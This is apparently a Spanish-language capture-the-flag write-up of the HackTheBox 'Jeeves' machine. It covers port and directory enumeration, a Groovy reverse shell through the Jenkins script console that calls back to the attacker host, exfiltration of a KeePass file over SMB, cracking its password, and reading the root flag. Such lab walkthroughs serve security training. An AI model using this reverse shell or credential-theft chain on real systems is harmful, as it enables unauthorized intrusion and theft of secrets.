



## 1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
(root@kali)-[~/kali/HTB/jeeves]
└─# ping -c 1 10.10.10.63
PING 10.10.10.63 (10.10.10.63) 56(84) bytes of data.
64 bytes from 10.10.10.63: icmp_seq=1 ttl=127 time=38.1 ms

--- 10.10.10.63 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.120/38.120/38.120/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sat Dec 3 09:46:33 2022 as: nmap -SCV -p 80,135,445,50000 -oN targeted 10.10.10.63
Nmap scan report for 10.10.10.63
Host is up (0.037s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
  |_ http_title: Ask Jeeves
  |_ http_server_header: Microsoft-IIS/10.0
  |_ http_methods:
  |_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
  |_ http_title: Error 404 Not Found
  |_ http_server_header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  |_ clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m58s
  |_ smb-security-mode:
  |   authentication_level: user
  |   challenge_response: supported
  |_ message_signing: disabled (dangerous, but default)
  |_ smb2-time:
  |   date: 2022-12-03T12:46:45
  |   start_date: 2022-12-03T12:20:06
  |_ smb2-security-mode:
  |   311:
  |_ Message signing enabled but not required


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sat Dec 3 09:47:21 2022 -- 1 IP address (1 host up) scanned in 48.14 seconds
```

Intentamos realizar una enumeración de los recursos compartidos. Sin embargo, no tenemos éxito.

```
(root@kali)-[~/kali/HTB/jeeves]
└─# smbclient -L 10.10.10.63 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```



Cambiamos de vector de ataque y revisamos la web que se está sirviendo por el puerto 50000.



Realizamos una búsqueda para entender que es Jetty.

Jetty es un servidor HTTP 100% basado en Java y un contenedor de Servlets escrito en Java. Jetty se publica como un proyecto de software libre bajo la licencia Apache 2.0. [Wikipedia](#)

Vamos a realizar una enumeración de directorios. Descubrimos la carpeta “askjeeves”.

```
(root@kali)~/home/kali/HTB/jeeves
└─$ gobuster dir -u http://10.10.10.63:50000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 200


Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.63:50000
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s

2022/12/03 10:16:32 Starting gobuster in directory enumeration mode


/askjeeves (Status: 302) [Size: 0] [→ http://10.10.10.63:50000/askjeeves/]
Progress: 220560 / 220561 (100.00%)
2022/12/03 10:17:45 Finished
```

Navegamos a la web y buscamos información sobre el panel al que nos enfrentamos.



Jenkins es un servidor de automatización open source escrito en Java. Está basado en el proyecto Hudson y es, dependiendo de la visión, un fork del proyecto o simplemente un cambio de nombre. [Wikipedia](#)

Podemos ver información sobre la versión de Jenkins a la que nos estamos enfrentando.




### 3. Explotación y acceso

Buscamos información de cómo podemos abusar de este panel y nos topamos con el siguiente enlace: <https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6>

Con la información obtenida, nos creamos nuestro payload con la siguiente información.

```
String host="10.10.14.13";
int port=443;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available(
)>0)so.write(pi.read());while(pe.available(>0)so.write(pe.read());while(si.available(
)>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){};p.destroy();s.close();
```

Nos ponemos en escucha en nuestra máquina de atacante por el puerto 443 y lo cargamos en el panel web del Jenkins.



Conseguimos acceso a la máquina como el usuario “kohsuke”.

```
(root@kali)-[~/home/kali/HTB/jeeves]
└─# rlrwrap nc -nlvp 443
listening on [any] 443 ...

connect to [10.10.14.13] from (UNKNOWN) [10.10.10.63] 49678
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>
C:\Users\Administrator\.jenkins>
C:\Users\Administrator\.jenkins>

C:\Users\Administrator\.jenkins\users>whoami
whoami
jeeves\kohsuke
```

## 4. Escalada de privilegios.

Revisamos el directorio del usuario y descubrimos un fichero llamado CEH.kdbx. Es un fichero de KeePass.

```
c:\Users\kohlsuke\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of c:\Users\kohlsuke\Documents

11/03/2017  10:18 PM  <DIR>          .
11/03/2017  10:18 PM  <DIR>          ..
09/18/2017  12:43 PM                2,846 CEH.kdbx
               1 File(s)                2,846 bytes
               2 Dir(s)          2,644,299,776 bytes free

c:\Users\kohlsuke\Documents>
```

Con `impacket-smbserver`, nos creamos un servidor SMB para podernos pasar el fichero de KeePass.

```
(root@kali)-[/home/kali]
└─# impacket-smbserver 'shared' HTB/jeeves -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

c:\Users\kohlsuke\Documents>xcopy CEH.kdbx \\10.10.14.13\shared\
xcopy CEH.kdbx \\10.10.14.13\shared\
C:CEH.kdbx
1 File(s) copied
```

Con `keepass2john` sacamos el hash y, mediante fuerza bruta, intentamos obtener la clave de acceso.

```
(root@kali) /home/kali/HTB/jeeves
└─# keepass2john CEH.kdbx > hash
└─# cat hash

File: hash
CEH:$keepass5$*+0000#01af485c00f979d0b90387c4596fca2f081a6a0757c00e1873f3c73561d3d*3869fe357ff7d7b1555cc668d1d000b1dfa82b90ba2621cbe9ec63c7a4091*393c97beaf08a8280b9142a6a94f03f6b73766061e656351c3aca0282f1617511031f03340090c5675e4073972f7c7fca4040bc0fa008f7cfa8f3cc09f770a082340a33a21ec313900832f0e47d0a
```

```
(root@kali)-[/home/kali/HTB/jeeves]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1 (CEH)
1g 0:00:03:31 DONE (2022-12-03 10:55) 0.004733g/s 260.2p/s 260.2c/s 260.2C/s mmuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Clave: moonshine1

Nos instalamos en nuestra máquina atacante `kpcli` para revisar su contenido (<https://manpages.ubuntu.com/manpages/focal/man1/kpcli.1.html>)



```
c:\Users\Administrator\Desktop> dir /r
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of c:\Users\Administrator\Desktop

11/08/2017 09:05 AM <DIR>      .
11/08/2017 09:05 AM <DIR>      ..
12/24/2017 02:51 AM          36 hm.txt
11/08/2017 09:05 AM          34 hm.txt:root.txt:$DATA
11/08/2017 09:05 AM          797 Windows 10 Update Assistant.lnk
2 File(s)              833 bytes
2 Dir(s)              2,644,705,280 bytes free
```

```
c:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```